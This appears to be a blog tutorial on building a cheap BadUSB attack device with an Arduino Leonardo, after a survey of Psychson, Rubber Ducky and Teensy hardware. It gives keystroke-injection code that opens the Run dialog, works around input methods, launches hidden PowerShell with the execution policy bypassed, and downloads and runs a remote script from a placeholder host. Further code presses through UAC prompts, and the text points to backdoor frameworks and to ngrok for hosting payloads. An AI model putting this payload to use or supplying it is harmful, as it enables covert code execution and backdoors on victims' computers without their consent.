Introduction
Hardware security can feel inaccessible to beginners—partly because specialized security research equipment tends to be expensive. In this series, I want to show readers how to experience the fascinating world of hardware security without breaking the bank. The series is planned in four parts: BadUSB with Arduino; RFID with PN532; GSM with Motorola C118; SDR with RTL2832U (DVB-T USB dongle).
Background
BadUSB was first presented at the PacSec 2014 conference. It exploits a fundamental flaw in the USB protocol: USB devices can masquerade as virtually any other device type—keyboards, mice, network adapters, you name it. This vulnerability has not been patched, and with the right payload script, the moment you plug in the device, almost anything is fair game.
Reference: 2014 Presentation
https://srlabs.de/wp-content/uploads/2014/11/SRLabs-BadUSB-Pacsec-v2.pdf
Common Hardware Options
Psychson
This is actually an open-source project on GitHub. Since the controller chips in certain USB flash drives can be hacked, you can turn an ordinary thumb drive into a BadUSB device—a very stealthy approach. Unfortunately, the project hasn’t been updated in two years, and many of the supported drives have been discontinued or now ship with different controller chips. I tried it myself but was unsuccessful.
Stealth: ★★★★★
Ease of Dev: ★★
Community: ★★
Project page:
https://github.com/brandonlw/Psychson
Rubber Ducky
 The Rubber Ducky looks just like a regular USB flash drive, but harbors malicious intent inside. As shown in the figure, it features a removable SD card, making it easy to swap payloads on the fly. It’s also quite concealable—the Rubber Ducky even made an appearance in the TV show Mr. Robot, where the protagonist used one to hack a police officer’s computer. However, at $45 USD from Hak5, it’s a bit steep for budget-conscious hackers. Plus, at the time, they didn’t ship to China. That said, the community payloads are an excellent learning resource.
Stealth: ★★★★
Ease of Dev: ★★★☆
Community: ★★★★
Hak5 link:
https://hakshop.com/products/usb-rubber-ducky-deluxe
Official Payloads
https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads
Teensy USB
 A USB microcontroller development board that can easily emulate keyboards and mice. Some models even have an SD card slot. The price is roughly half that of the Rubber Ducky, but still somewhat pricey when you’re on a student budget.
Stealth: ★★
Ease of Dev: ★★★
Community: ★★★
Arduino Leonardo

This is our real star today. At around $3–6 USD, it’s the go-to choice for hackers on a budget. Arduino’s programming environment is also very beginner-friendly. Here’s my board:
First, configure the Arduino IDE by setting the correct “Board” and “Port” options:

Now let’s write a payload. The basic idea is to simulate keystrokes that execute a sequence of commands to achieve some goal—backdoor installation, reverse shell, etc.
Startup Flow
The basic program structure:
#include <Keyboard.h>

void setup() {
  //Payload
}

void loop() {
  //none
}
We use the Keyboard library to define keystrokes. For special keys that can’t be typed directly, you’ll need to look up the key definitions in the library header.
Only the setup() function matters to us—it runs the moment the board is powered on (i.e., plugged in). The loop() function is left empty.
On Windows, the classic way to execute a command via keyboard alone is Win+R (the Run dialog). On Windows 8 and later, you can also press Win+S, type “powershell” or “cmd”, and press Enter.
One interesting challenge: if the target system has a Chinese IME (Input Method Editor) active, it can actually block BadUSB attacks since the keystrokes get intercepted by the IME. However, we can work around this by using keyboard shortcuts to switch to an English input mode. Since Windows is case-insensitive for commands, toggling Caps Lock is often enough.
delay(1000);
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
Keyboard.releaseAll();
delay(500);

// Switch IME using Shift+Ctrl
Keyboard.press(KEY_LEFT_SHIFT);
Keyboard.press(KEY_LEFT_CTRL);

// For Windows 8+ Chinese IME toggle
Keyboard.press(KEY_LEFT_GUI);
Keyboard.println(' ');

// Some IMEs use Shift to toggle Chinese/English
Keyboard.press(KEY_LEFT_SHIFT);

// Nuclear option: just enable Caps Lock
Keyboard.press(KEY_CAPS_LOCK)

// Release all keys
Keyboard.releaseAll();
PowerShell Techniques
With the Run dialog open, the next step is executing code. Here we leverage some advanced PowerShell launch options.
Launch Options
Run powershell -? to see all available options. The two we care about most are ExecutionPolicy and WindowStyle. PowerShell’s default ExecutionPolicy is RemoteSigned, which blocks execution of downloaded/untrusted scripts. We set it to Unrestricted or Bypass. Setting WindowStyle to Hidden runs the command invisibly—great for stealth.
Example in the Run dialog:
powershell -executionpolicy bypass -windowstyle hidden ping www.example.com > d:\test.txt
Remote Execution
The real power of bypass mode is executing scripts from a remote server:
powershell -ExecutionPolicy Bypass IEX (New-Object Net.WebClient).DownloadString('http://your.site/file.ps1');
PowerShell can instantiate .NET objects directly. The above downloads and executes a remote script. This is far more elegant than cramming the entire payload into a single line—especially since the Arduino Leonardo has very limited storage.
Recommended PowerShell penetration framework: nishang
Project: https://github.com/samratashok/nishang
Nishang can do just about everything you’d want from a backdoor. Metasploit also supports generating PowerShell payloads.
For hosting the PowerShell script publicly, you can use GitHub’s raw file serving, various online paste services, or even set up a temporary web server mapping via ngrok.
Bypassing UAC
The following code handles UAC (User Account Control) confirmation dialogs:
    Keyboard.println("powershell -ExecutionPolicy Bypass IEX (New-Object Net.WebClient).DownloadString('http://your.site/file.ps1');");
    Keyboard.press(KEY_LEFT_CTRL);
    Keyboard.press(KEY_LEFT_SHIFT);


    Keyboard.press(KEY_RETURN);
    Keyboard.releaseAll();
    delay(500);


    Keyboard.press(KEY_RETURN);
    Keyboard.press(KEY_RETURN);
    Keyboard.releaseAll();
    delay(500);
    Keyboard.press(KEY_RETURN);
    Keyboard.press(KEY_RETURN);
    delay(500);
    Keyboard.press(KEY_RETURN);
    Keyboard.releaseAll();
    delay(2500);
    Keyboard.press(KEY_RETURN);
    Keyboard.releaseAll();

    Keyboard.press(KEY_LEFT_ALT);
    Keyboard.println('y');
    Keyboard.releaseAll();
    Keyboard.press(KEY_RETURN);
    Keyboard.releaseAll();
    delay(1500)
Closing Thoughts
The combination of PowerShell and BadUSB can accomplish a great deal on Windows. And BadUSB attacks aren’t limited to keyboard emulation—mouse input and even network adapter spoofing are viable attack vectors. On Kali NetHunter, for instance, you can use a phone as a network adapter for traffic sniffing. Although it’s been over two years since the vulnerability was first disclosed, it remains prevalent across operating systems and the USB protocol itself. More creative attack techniques are left as an exercise for the reader!